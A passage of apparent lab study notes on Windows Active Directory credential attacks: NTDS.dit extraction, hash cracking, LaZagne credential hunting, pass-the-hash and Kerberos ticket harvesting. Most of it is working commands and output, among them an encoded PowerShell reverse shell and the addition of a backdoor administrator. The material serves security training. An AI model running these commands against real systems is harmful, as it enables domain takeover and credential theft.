You are looking to see if the account has local admin rights. To make a copy of the NTDS.dit file, you need local admin (Administrators Group) or Domain Admin (Domain Admins Group) rights.
Checking User Account Privileges including Domain
You will also want to check what domain privileges you have.
*Evil-WinRM* PS C:\> net user bwilliamson
User name bwilliamson
Full Name Ben Williamson
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 1/13/2022 12:48:58 PM
Password expires Never
Password changeable 1/14/2022 12:48:58 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 1/14/2022 2:07:49 PM
Logon hours allowed All
Local Group Memberships
Global Group memberships *Domain Users *Domain Admins
The command completed successfully.
This account has both Administrators and Domain Administrator rights which means you can do just about anything you want, including making a copy of the NTDS.dit file.
Creating Shadow Copy of C:
You can use vssadmin to create a Volume Shadow Copy (VSS) of the C:\ drive or whatever volume the admin chose when initally installing AD. It is very likely that NTDS will be stored on C:\ as that is the default location selected at install, but it is possible to change the location. You use VSS for this because it is designed to make copies of volumes that may be read and written to actively without needing to bring a particular application or system down. VSS is used by many different backup and disaster recovery software to perform operations.
*Evil-WinRM* PS C:\> vssadmin CREATE SHADOW /For=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
Successfully created shadow copy for 'C:\'
Shadow Copy ID: {186d5979-2f2b-4afe-8101-9f1111e4cb1a}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
Copying NTDS.dit from the VSS
You can copy the NTDS.dit file from the volume shadow copy of C:\ onto another location on the drive to prepare to move NTDS.dit to your attack host.
*Evil-WinRM* PS C:\NTDS> cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit c:\NTDS\NTDS.dit
1 file(s) copied.
Before copying NTDS.dit to your attack host, you may want to use the technique to create an SMB share.
Transferring NTDS.dit to Attack Host
Now cmd.exe /c move can be used to move the file from the target DC to the share on your attack host.
*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData
1 file(s) moved.
Extracting Hashes from NTDS.dit
With a copy of NTDS.dit on your attack host, you can go ahead and dump the hashes. One way to do this is with Impacket’s secretdump:
d41y@htb[/htb]$ impacket-secretsdump -ntds NTDS.dit -system SYSTEM LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x62649a98dea282e3c3df04cc5fe4c130
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 086ab260718494c3a503c47d430a92a4
[*] Reading and decrypting hashes from NTDS.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edbaa873f50e384a02ee68:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a44ba74b5778a06c2d08b4ced802:::
<SNIP>
A faster Method: Using NetExec to capture NTDS.dit
Alternatively, you may benefit from using NetExec to accomplish the same steps shown above, all with one command. This command allows you to utilize VSS to quickly capture and dump the contents of the NTDS.dit file conveniently within your terminal session.
d41y@htb[/htb]$ netexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! -M ntdsutil
SMB 10.129.201.57 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefrieght.local) (signing:True) (SMBv1:False)
SMB 10.129.201.57 445 DC01 [+] inlanefrieght.local\bwilliamson:P@55w0rd! (Pwn3d!)
NTDSUTIL 10.129.201.57 445 DC01 [*] Dumping ntds with ntdsutil.exe to C:\Windows\Temp\174556000
NTDSUTIL 10.129.201.57 445 DC01 Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL 10.129.201.57 445 DC01 [+] NTDS.dit dumped to C:\Windows\Temp\174556000
NTDSUTIL 10.129.201.57 445 DC01 [*] Copying NTDS dump to /tmp/tmpcw5zqy5r
NTDSUTIL 10.129.201.57 445 DC01 [*] NTDS dump copied to /tmp/tmpcw5zqy5r
NTDSUTIL 10.129.201.57 445 DC01 [+] Deleted C:\Windows\Temp\174556000 remote dump directory
NTDSUTIL 10.129.201.57 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL 10.129.201.57 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
NTDSUTIL 10.129.201.57 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTDSUTIL 10.129.201.57 445 DC01 DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edbaa873f50e384a02ee68:::
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a44ba74b5778a06c2d08b4ced802:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:1104:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-IAUBULPG5MZ:1105:aad3b435b51404eeaad3b435b51404ee:4f3c625b54aa03e471691f124d5bf1cd:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-NKHHJGP3SMT:1106:aad3b435b51404eeaad3b435b51404ee:a74cc84578c16a6f81ec90765d5eb95f:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-K5E9CWYEG7Z:1107:aad3b435b51404eeaad3b435b51404ee:ec209bfad5c41f919994a45ed10e0f5c:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-5MG4NRVHF2W:1108:aad3b435b51404eeaad3b435b51404ee:7ede00664356820f2fc9bf10f4d62400:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-UISCTR0XLKW:1109:aad3b435b51404eeaad3b435b51404ee:cad1b8b25578ee07a7afaf5647e558ee:::
NTDSUTIL 10.129.201.57 445 DC01 WIN-ETN7BWMPGXD:1110:aad3b435b51404eeaad3b435b51404ee:edec0ceb606cf2e35ce4f56039e9d8e7:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\bwilliamson:1125:aad3b435b51404eeaad3b435b51404ee:bc23a1506bd3c8d3a533680c516bab27:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\bburgerstien:1126:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jstevenson:1131:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jjohnson:1133:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jdoe:1134:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
NTDSUTIL 10.129.201.57 445 DC01 Administrator:aes256-cts-hmac-sha1-96:cc01f5150bb4a7dda80f30fbe0ac00bed09a413243c05d6934bbddf1302bc552
NTDSUTIL 10.129.201.57 445 DC01 Administrator:aes128-cts-hmac-sha1-96:bd99b6a46a85118cf2a0df1c4f5106fb
NTDSUTIL 10.129.201.57 445 DC01 Administrator:des-cbc-md5:618c1c5ef780cde3
NTDSUTIL 10.129.201.57 445 DC01 DC01$:aes256-cts-hmac-sha1-96:113ffdc64531d054a37df36a07ad7c533723247c4dbe84322341adbd71fe93a9
NTDSUTIL 10.129.201.57 445 DC01 DC01$:aes128-cts-hmac-sha1-96:ea10ef59d9ec03a4162605d7306cc78d
NTDSUTIL 10.129.201.57 445 DC01 DC01$:des-cbc-md5:a2852362e50eae92
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:aes256-cts-hmac-sha1-96:1eb8d5a94ae5ce2f2d179b9bfe6a78a321d4d0c6ecca8efcac4f4e8932cc78e9
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:aes128-cts-hmac-sha1-96:1fe3f211d383564574609eda482b1fa9
NTDSUTIL 10.129.201.57 445 DC01 krbtgt:des-cbc-md5:9bd5017fdcea8fae
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:aes256-cts-hmac-sha1-96:4b0618f08b2ff49f07487cf9899f2f7519db9676353052a61c2e8b1dfde6b213
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:aes128-cts-hmac-sha1-96:d2377357d473a5309505bfa994158263
NTDSUTIL 10.129.201.57 445 DC01 inlanefrieght.local\jim:des-cbc-md5:79ab08755b32dfb6
NTDSUTIL 10.129.201.57 445 DC01 WIN-IAUBULPG5MZ:aes256-cts-hmac-sha1-96:881e693019c35017930f7727cad19c00dd5e0cfbc33fd6ae73f45c117caca46d
NTDSUTIL 10.129.201.57 445 DC01 WIN-IAUBULPG5MZ:aes128-cts-hmac-sha1-
NTDSUTIL 10.129.201.57 445 DC01 [+] Dumped 61 NTDS hashes to /home/bob/.nxc/logs/DC01_10.129.201.57_2025-04-25_084640.ntds of which 15 were added to the database
NTDSUTIL 10.129.201.57 445 DC01 [*] To extract only enabled accounts from the output file, run the following command:
NTDSUTIL 10.129.201.57 445 DC01 [*] grep -iv disabled /home/bob/.nxc/logs/DC01_10.129.201.57_2025-04-25_084640.ntds | cut -d ':' -f1
Cracking Hashes and Gaining Credentials
You can proceed with creating a text file containing all the NT hashes, or you can individually copy and paste a specific hash into a terminal session and use Hashcat to attempt to crack the hash and a password in cleartext.
d41y@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
64f12cddaa88057e06a81b54e73b949b:Password1
Pass the Hash (PtH) Considerations
What if you are unsuccessful in cracking the hash?
You can still use hashes to attempt to authenticate with a system using a type of attack called Pass-the-Hash. A PtH attack takes advantage of the NTLM authentication protocol to authenticate a user using a password hash. Instead of username:clear-text-password as the format login, you can instead use username:password_hash.
d41y@htb[/htb]$ evil-winrm -i 10.129.201.57 -u Administrator -H 64f12cddaa88057e06a81b54e73b949b
Credential Hunting
… is the process of performing detailed searches across the file system and through various applications to discover credentials.
Search-centric
Many of the tools available in Windows have search functionality. In this day and age, there are search-centric features built into most apps and OS, so you can use this to your advantage on an engagement. A user may have documented their passwords somewhere on the system. There may even be default credentials that could be found in various files. It would be wise to base your search for credentials on what you know about the target system is being used.
Key Terms to Search for
Some helpful key terms you can use that help you discover some credentials:
- Passwords
- Passphrases
- Keys
- Username
- User account
- Creds
- Users
- Passkeys
- configuration
- dbcredential
- dbpassword
- pwd
- Login
- Credentials
Search Tools
Windows Search
With access to the GUI, it is worth attempting to use Windows Search to find files on the target using some of the keywords mentioned above.

By default, it will search various OS settings and the file system for files and applications containing the key term entered in the search bar.
LaZagne
… is made up of modules which each target different software when looking for passwords.
| Module | Description |
|---|---|
| browsers | extracts passwords from various browsers including Chromium, Firefox, Microsoft Edge, and Opera |
| chats | extracts passwords from various chat apps including Skype |
| mails | searches through mailboxes for passwords including Outlook and Thunderbird |
| memory | dumps passwords from memory, targeting KeePass and LSASS |
| sysadmin | extracts passwords from the configuration files of various sysadmin tools like OpenVPN and WinSCP |
| windows | extracts Windows-specific credentials targeting LSA secrets, Credential Manager, and more |
| wifi | dumps WiFi credentials |
It would be beneficial to keep a standalone copy of LaZagne on your attack host so you can quickly transfer it over to the target. LaZagne.exe will do just fine for you in this scenario.
Once LaZagne.exe is on the target, you can open command prompt or PowerShell, navigate to the directory the file was uploaded to, and execute the following command:
C:\Users\bob\Desktop> start LaZagne.exe all
This will execute LaZagne and run all included modules. You can include the option -vv to study what it is doing in the background. Once you hit enter, it will open another prompt and display the results.
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
########## User: bob ##########
------------------- Winscp passwords -----------------
[+] Password found !!!
URL: 10.129.202.51
Login: admin
Password: SteveisReallyCool123
Port: 22
If you used the -vv option, you would see attempts to gather passwords from all LaZagne’s supported software.
findstr
You can also use findstr to search from patterns across many types of files. Keeping in mind common key terms, you can use variations of this command to discover credentials on a Windows target:
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
Additional Considerations
There are thousands of tools and key terms you could use to hunt for credentials on Windows OS. Know that which ones you choose to use will be primarily based on the function of the computer. If you land on a Windows Server, you may use a different approach than if you land on a Windows Desktop. Always be mindful of how the system is being used, and this will help you know where to look. Sometimes you may even be able to find credentials by navigating and listing dirs on the file system as your tools run.
Here are some other places you should keep in mind when credential hunting:
- passwords in Group Policy in the SYSVOL share
- passwords in scripts in the SYSVOL share
- passwords in web.config files on dev machines and IT shares
- passwords in unattend.xml
- passwords in the AD user or computer description fields
- KeePass databases
- Found on user systems and shares
- Files with names like pass.txt, passwords.docx, passwords.xlsx found on user systems, shares, and Sharepoint
Windows Lateral Movement Techniques
Pass the Hash (PtH)
A PtH attack is a technique where an attacker uses a password hash instead of the plain text password for authentication. The attacker does not need to decrypt the hash to obtain a plaintext password. PtH attacks exploit the authentication procotol, as the password hash remains static for every session until the password session is changed.
Hashes can be obtained in several ways, including:
- Dumping the local SAM database from a compromised host
- Extracting hashes from the NDTS database on a DC
- Pulling the hashes from memory
Intro to Windows NTLM
Microsoft’s Windows New Technology LAN Manager (NTLM) is a set of security protocols that authenticates users’ identities while also protecting the integrity and confidentiality of their data. NTLM is a single sign-on solution that uses a challenge-response protocol to verify the user’s identity without having them provide a password.
With NTLM, passwords storedd on the server and DC are not “salted”, which means that an adversary with a password hash can authenticate a session without knowing the original password.
PtH with Mimikatz
Mimikatz has a module called “sekurlsa::pth” that allows you to perform a PtH attack by starting a process using the hash of the user’s password. To use this module, you will need the following:
/user- the user name you want to impersonate/rc4or/NTLM- NTLM hash of the user’s password/domain- domain the user to impersonate belongs to (in the case of a local user account, you can use the computer name, localhost, or a dot)/run- the program you want to run with the user’s context
c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit
user : julio
domain : inlanefreight.htb
program : cmd.exe
impers. : no
NTLM : 64F12CDDAA88057E06A81B54E73B949B
| PID 8404
| TID 4268
| LSA Process was already R/W
| LUID 0 ; 5218172 (00000000:004f9f7c)
\_ msv1_0 - data copy @ 0000028FC91AB510 : OK !
\_ kerberos - data copy @ 0000028FC964F288
\_ des_cbc_md4 -> null
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ *Password replace @ 0000028FC9673AE8 (32) -> null
PtH with PowerShell Invoke-TheHash
Another tool you can use to perform PtH attacks on Windows is Invoke-TheHash. This tool is a collection of PowerShell functions for performing PtH attacks with WMI and SMB. WMI and SMB connections are accessed through the .NET TCPClient. Authentication is performed by passing an NTLM hash into the NTLMv2 authentication protocol. Local administrator privileges are not required client-side, but the user and hash you use to authenticate need to have administrative rights on the target computer.
When using Invoke-TheHash, you have two options: SMB or WMI command execution. To use this tool, you need to speciy the following parameters to execute commands in the target computer:
Target- hostname or IP address of the targetUsername- username to use for authenticationDomain- domain to use for authentication (this parameter is unnecessary with local accounts or when using the @domain after the username)Hash- NTLM password hash for authentication (this function will accept either LM:NTLM or NTLM format)Comannd- command to execute on the target (if a command is not specified, the function will check to see if the username and hash have access to WMI on the target)
SMB:
PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose
VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on 172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
WMI:
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwAzACIALAA4ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
[+] Command executed with process id 520 on DC01
PtH with Impacket
Impacket has several tools you can use for different operations such as command execution and credential dumping, enumeration, etc.
Command execution using PsExec:
d41y@htb[/htb]$ impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Requesting shares on 10.129.201.126.....
[*] Found writable share ADMIN$
[*] Uploading file SLUBMRXK.exe
[*] Opening SVCManager on 10.129.201.126.....
[*] Creating service AdzX on 10.129.201.126.....
[*] Starting service AdzX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1415]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
PtH with NetExec
NetExec is a post-exploitation tool that helps automate assessing the security of large AD networks. You can use NetExec to try to authenticate to some or all hosts in a network looking for one host where you can authenticate successfully as a local admin.
d41y@htb[/htb]# netexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453
SMB 172.16.1.10 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:.) (signing:True) (SMBv1:False)
SMB 172.16.1.10 445 DC01 [-] .\Administrator:30B3783CE2ABF1AF70F77D0660CF3453 STATUS_LOGON_FAILURE
SMB 172.16.1.5 445 MS01 [*] Windows 10.0 Build 19041 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:False)
SMB 172.16.1.5 445 MS01 [+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
If you want to perform the same actions but attempt to authenticate to each host in a subnet using the local administrator password hash, you could add --local-auth to you command. This method is helpful if you obtain a local administrator hash by dumping the local SAM database on one host and want to check how many other hosts you can access due to local admin password reuse.
You can use the option -x to execute commands. It is common to see password reuse against many hosts in the same subnet. Organizations will often use gold images with the same local admin password or set this password the same across multiple hosts for ease of administration.
Command execution:
d41y@htb[/htb]# netexec smb 10.129.201.126 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453 -x whoami
SMB 10.129.201.126 445 MS01 [*] Windows 10 Enterprise 10240 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:True)
SMB 10.129.201.126 445 MS01 [+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
SMB 10.129.201.126 445 MS01 [+] Executed command
SMB 10.129.201.126 445 MS01 MS01\administrator
PtH with evil-winrm
Evil-WinRM is another tool you can use to authenticate using the PtH attack with PowerShell remoting. If SMB is blocked or you don’t have administrative rights, you can use this alternative protocol to connect to the target machine.
d41y@htb[/htb]$ evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
When using a domain account, you need to include the domain name (administrator@inlanefreight.htb).
PtH with RDP
You can perform and RDP PtH attack to gain GUI access to the target system using tools like xfreerdp.
There a few caveats to this attack:
- Restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise, you will be presented with the following error:

This can be enabled by adding a new registry key DisableRestrictedAdmin under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa with the value of 0. It can be done using the following command:
c:\tools> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
Once the registry key is added, you can use xfreerdp with the option /pth to gain RDP access:
d41y@htb[/htb]$ xfreerdp /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B
[15:38:26:999] [94965:94966] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[15:38:26:999] [94965:94966] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
...snip...
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @ WARNING: CERTIFICATE NAME MISMATCH! @
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
...SNIP...
UAC Limits PtH for Local Accounts
UAC (User Account Control) limits local users’ ability to perform remote administration operations. When the registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy is set to 0, it means that the built-in local admin account is the only local account allowed to perform remote administration tasks. Setting it to 1 allows the other local admins as well.
Pass the Ticket (PtT) from Windows
Another method for moving laterally in an AD environment is called a Pass the Ticket attack. In this attack, you use a stolen Kerberos ticket to move laterally instead of an NTLM password hash.
Kerberos Refresher
The Kerberos authentication system is ticket-based. The central idea behind Kerberos is not to give an account password to every service you use. Instead, Kerberos keeps all tickets on your local system and presents each service only the specific ticket for that service, preventing a ticket from being used for another purpose.
- The Ticket Grantint Ticket (TGT) is the first ticket obtained on a Kerberos system. The TGT permits the client to obtain additional Kerberos tickets or TGS.
- The Ticket Grating Service (TGS) is requested by users who want to use a service. These tickets allow services to verify the user’s identity.
When a user requests a TGT, they must authenticate to the DC by encrypting the current timestamp with their password hash. Once the DC validates the user’s identity, it sends the user a TGT for future requests. Once the user has their ticket, they do not have to prove who they are with their password.
If the user wants to connect to an MSSQL database, it will request a TGS to the Key Distribution Center (KDC), presenting its TGT. Then it will give the TGS to the MSSQL database server for authentication.
Attack
You need a valid Kerberos ticket to perform a PtP attack. It can be:
- Service Ticket to allow access to a particular resource.
- Ticket Granting Ticket, which you use to request service tickets to access any resource the user has privileges.
Harvesting Kerberos Tickets from Windows
On Windows, tickets are processed and stored by the LSASS process. Therefore, to get a ticket from a Windows system, you must communicate with LSASS and request it. As a non-administrative user, you can only get your tickets, but as a local administrator, you can collect everything.
You can harvest all tickets from a system using the Mimikatz module sekurlsa::tickets /export. The result is a list of files with the extension .kirbi, which contain the tickets.
c:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::tickets /export
Authentication Id : 0 ; 329278 (00000000:0005063e)
Session : Network from 0
User Name : DC01$
Domain : HTB
Logon Server : (null)
Logon Time : 7/12/2022 9:39:55 AM
SID : S-1-5-18
* Username : DC01$
* Domain : inlanefreight.htb
* Password : (null)
Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
[00000000]
Start/End/MaxRenew: 7/12/2022 9:39:55 AM ; 7/12/2022 7:39:54 PM ;
Service Name (02) : LDAP ; DC01.inlanefreight.htb ; inlanefreight.htb ; @ inlanefreight.htb
Target Name (--) : @ inlanefreight.htb
Client Name (01) : DC01$ ; @ inlanefreight.htb
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
31cfa427a01e10f6e09492f2e8ddf7f74c79a5ef6b725569e19d614a35a69c07
Ticket : 0x00000012 - aes256_hmac ; kvno = 5 [...]
* Saved to file [0;5063e]-1-0-40a50000-DC01$@LDAP-DC01.inlanefreight.htb.kirbi !
Group 2 - Ticket Granting Ticket
mimikatz # exit
Bye!
c:\tools> dir *.kirbi
Directory: c:\tools
Mode LastWriteTime Length Name
---- ------------- ------ ----
<SNIP>
-a---- 7/12/2022 9:44 AM 1445 [0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
-a---- 7/12/2022 9:44 AM 1565 [0;3e7]-0-2-40a50000-DC01$@cifs-DC01.inlanefreight.htb.kirbi
The tickets that end with $ correspond to the computer account, which needs a ticket to interact with the AD. User tickets have the user’s name, followed by an @ that separates the service name and the domain, for example:
